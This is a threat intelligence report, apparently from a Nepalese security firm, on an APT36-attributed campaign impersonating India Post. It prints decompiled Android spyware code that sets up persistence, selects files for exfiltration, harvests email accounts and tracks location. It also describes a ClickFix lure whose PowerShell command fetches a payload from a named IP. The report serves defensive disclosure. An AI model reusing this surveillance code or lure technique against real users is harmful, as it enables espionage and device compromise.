
The *handleAutoStartSettings* method is designed to request auto-start permissions for specific device brands like Xiaomi and Oppo, ensuring the app runs in the background continuously, even after the phone is restarted. The code redirects users to their device's auto-start settings page to enable these permissions.



```
    private final void handleAutoStartSettings() {
        Intent intent = new Intent();
        if (StringsKt.equals(Build.BRAND, "xiaomi", true)) {
            intent.setComponent(new ComponentName("com.miui.securitycenter",
"com.miui.permcenter.autostart.AutoStartManagementActivity"));
        } else if (StringsKt.equals(Build.MANUFACTURER, "oppo", true)) {
            List<ComponentName> possibleIntents = CollectionsKt.listOf((Object[]) new ComponentName[]{new
ComponentName("com.coloros.safecenter", "com.coloros.safecenter.permission.startup.StartupAppListActivity"), new
ComponentName("com.oppo.safe", "com.oppo.safe.permission.startup.StartupAppListActivity"), new ComponentName(
"com.coloros.safecenter", "com.coloros.safecenter.startupapp.StartupAppListActivity")});
            for (ComponentName componentName : possibleIntents) {
                intent.setComponent(componentName);
                if (intent.resolveActivity(getPackageManager()) != null) {
                    break;
                }
            }
        }
        intent.addFlags(268435456);
        try {
            if (intent.getComponent() != null) {
                startActivity(intent);
            }
        } catch (Exception e) {
```

Figure 12: Code for requesting auto-start permission for specific devices


Additionally, the code scans and prioritizes the exfiltration of specific file types, including .opus, .pdf, .doc, and .png.



```
        }
        File rootFolder = new File(Constants.INSTANCE.getFILES_ROOT_PATH());
        CopyOnWriteArrayList fileList = new CopyOnWriteArrayList();
        Iterable allFiles = FileUtils.INSTANCE.getAllFilesInFolder(rootFolder);
        Iterable priorityExtensions = SetsKt.setOf((Object[]) new String[]{"opus", "pdf", "doc", "docx", "xlsx", "ppt", "pptx", "acc
"jpg", "png", "jpeg", "xls", "rar", "pptm"});
        Iterable $this$forEach$iv = priorityExtensions;
        int $i$f$forEach = 0;
        for (Object element$iv : $this$forEach$iv) {
            String extension = (String) element$iv;
            Iterable $this$filter$iv = allFiles;
            Collection destination$iv$iv = new ArrayList();
            for (Object element$iv$iv : $this$filter$iv) {
                File rootFolder2 = rootFolder;
                Iterable $this$forEach$iv2 = $this$forEach$iv;
                int $i$f$forEach2 = $i$f$forEach;
                if (StringsKt.equals(FilesKt.getExtension((File) element$iv$iv), extension, true)) {
                    destination$iv$iv.add(element$iv$iv);
```

Figure 13: Code for scanning the file type


It also extracts all email accounts associated with the user.



```
private final List<String> getEmailAccounts() {
    Account[] accounts = AccountManager.get(this).getAccounts();
    Intrinsics.checkNotNullExpressionValue(accounts, "getAccounts(...)");
    Collection destination$iv$iv = new ArrayList(accounts.length);
    for (Account account : accounts) {
        destination$iv$iv.add(account.name);
    }
    Iterable $this$filter$iv = (List) destination$iv$iv;
    Collection destination$iv$iv2 = new ArrayList();
    for (Object element$iv$iv : $this$filter$iv) {
        String it = (String) element$iv$iv;
        Intrinsics.checkNotNull(it);
        if (StringsKt.contains$default((CharSequence) it, (CharSequence) "@", false, 2, (Object) null)) {
            destination$iv$iv2.add(element$iv$iv);
        }
    }
    return (List) destination$iv$iv2;
}
```

Figure 14: Code for extracting email accounts

The *getLocationAndSend()* method collects the user's real-time location using *FusedLocationProviderClient*, a standard Android service for retrieving precise location data.




```
    public final void getLocationAndSend() {
        System.out.println((Object) "location:: getLocationAndSend");
        if (ActivityCompat.checkSelfPermission(this.context, "android.permission.ACCESS_FINE_LOCATION") == 0
heckSelfPermission(this.context, "android.permission.ACCESS_COARSE_LOCATION") == 0) {
            FusedLocationProviderClient fusedLocationProviderClient = this.fusedLocationClient;
            if (fusedLocationProviderClient == null) {
                Intrinsics.throwUninitializedPropertyAccessException("fusedLocationClient");
                fusedLocationProviderClient = null;
            }
            Task<Location> lastLocation = fusedLocationProviderClient.getLastLocation();
            final Function1<Location, Unit> function1 = new Function1<Location, Unit>() {
// from class: indiapost.gov.MyLocation$getLocationAndSend$1
                {
                    super(1);
                }

                @Override // kotlin.jvm.functions.Function1
                public /* bridge */ /* synthetic */ Unit invoke(Location location) {
                    invoke2(location);
                    return Unit.INSTANCE;
```

Figure 15: Code for collecting precise location of the victim

3. Windows Users


When a user visits the site on a PC, it immediately requests access to the clipboard. Once granted, the site copies a code to the clipboard and prompts the user to download a PDF containing “ClickFix” instructions.



Download Tracking Information

Your tracking information document is ready for download! Click the button below to get the details of your shipment status and updates.

Figure 16: Website displaying a prompt to download the pdf



The powershell code Invoke web request from IP http://88.222.245.211:6969/oi.txt

FOLLOW PROCEDURE TO VIEW DOCUMENT


1. ⊞ + R
2. Ctrl + V
3. Enter

Figure 17: Content of the pdf

The PDF guides the user to open the Windows Run command by pressing Win + R, then paste the previously copied command (Ctrl + V) and press Enter. This triggers the execution of malicious code or malware. Further investigation is limited as the IP address embedded in the PowerShell command is currently inactive.

4. External Threat Landscape Management

Upon examination of the EXIF data of the dropped PDF, it was found that the document was created in October 2024 with a time zone of +5:00, corresponding to Pakistan's standard time. The author was listed as "PMYLS," referencing a Pakistani youth laptop scheme. Additionally, the domain impersonating India Post was registered in November 2024, suggesting a potential Pakistan-based attacker.



```
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Language                        : en-US
Tagged PDF                      : Yes
Author                          : PMYLS
Creator                         : Microsoft┬« Word 2016
Create Date                     : 2024:10:23 18:14:53+05:00
Modify Date                     : 2024:10:23 18:14:53+05:00
Producer                        : Microsoft┬« Word 2016
```

Figure 18: Examination of EXIF data of the dropped pdf

Further analysis of the IP *88[.]222[.]245[.]211* from the PowerShell command revealed that a fake domain, *email[.]gov[.]in[.]gov-in[.]mywire[.]org*, resolved to this IP. This domain was found to impersonate an Indian government email, a tactic commonly employed by the Pakistan-based APT group APT36 (also known as Sidecopy).

5. Conclusion

Based on the gathered evidence, it can be reasonably concluded with moderate confidence that APT36 is likely behind the attack targeting Indian government-related entities. ClickFix is increasingly exploited by cybercriminals, scammers, and APT groups, as observed by multiple researchers. This emerging tactic presents a serious threat, targeting both unsuspecting and tech-savvy users who may not be aware of such methods. The ability to target users across Android and Windows devices makes it particularly dangerous, as this has not been widely seen before.

THREAT ACTOR SUMMARY

Attribute	Details
Name	APT36 (also known as Transparent Tribe or Sidecopy)
Threat Type	Advanced Persistent Threat (APT), Cyber Espionage
Targeted Countries	Primarily India, with occasional activities in other South Asian nations.
Targeted Sectors	Government agencies, military, defense contractors, aerospace, and educational institutions.
Distribution Methods	Spear phishing emails, Malicious attachments, fake websites, malware deployment
Key Characteristics	• Focused on cyber espionage against Indian entities • Employs a variety of malware families (Crimson RAT, Poseidon, ElizaRAT) • Uses cross-platform programming languages (Python, Golang, Rust) • Abuses popular web services (Telegram, Discord, Slack, Google Drive) for C2 communications
Notable Campaigns	• Targeting Indian defense and aerospace sectors • Educational sector attacks with malicious documents deploying Crimson RAT

MITRE ATT&CK MAPPING

APT36 makes the usage of various attack tactics, techniques, and procedures based on the MITRE ATT&CK framework to attack victimized users or organizations.

Tactics	Techniques (ID)
Initial Access	Phishing (T1566)
Execution	Command and Scripting Interpreter (T1059) • PowerShell (T1059.001) User Execution (T1204)
Privilege Escalation, Persistence	Event-Triggered Execution (T1546) • PowerShell Profile (T1546.013)
Discovery	Location Tracking (T1430) Stored Application Data (T1409)
Collection	Clipboard Data (T1115)
Command and Control	Encrypted Channel (T1573) Application Layer Protocol (T1071)

INDICATOR OF COMPERMISE (IOCs)

IP Addresses	
88[.]222[.]245[.]211	
Hashes	
IndiaPost Apk	*cbf74574278a22f1c38ca922f91548596630fc67bb234834d52557371b9abf5d*
Dropped PDF	*287a5f95458301c632d6aa02de26d7fd9b63c6661af331dff1e9b2264d150d23*
Domain	
email[.]gov[.]in[.]gov-in[.]mywire[.]org	

RECOMMENDATIONS

- Always verify URLs in emails, especially from unfamiliar or unexpected senders.
- Avoid downloading pirated software, illegal content, or visiting questionable websites.
- Refrain from clicking on links provided by suspicious or untrusted sources.
- Practice good password hygiene by updating passwords regularly, creating complex and unique passwords, and enabling two-factor authentication (2FA).
- Do not store passwords in web browsers, text files, or Windows Credential Manager; use secure password managers instead.
- Configure firewalls to block outbound connections with known malicious IPs and domains linked to C2 servers.
- Use behavior-based monitoring to detect suspicious activities, including unauthorized network connections.
- Implement application whitelisting to only allow approved applications, blocking unauthorized or malicious executables.
- Monitor network traffic for abnormal patterns, such as large data transfers to unfamiliar IP addresses.
- Stay updated with the latest threat intelligence reports and indicators of compromise to proactively detect and mitigate risks.
- Regularly back up critical data and systems to minimize damage from ransomware attacks or malware infections.
- Apply the principle of least privilege (PoLP) by restricting user permissions to the minimum required, limiting malware impact.
- Continuously monitor and block IOCs to enhance defense based on tactical intelligence and provide necessary updates.

CONTACT US

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

Website: https://vairavtech.com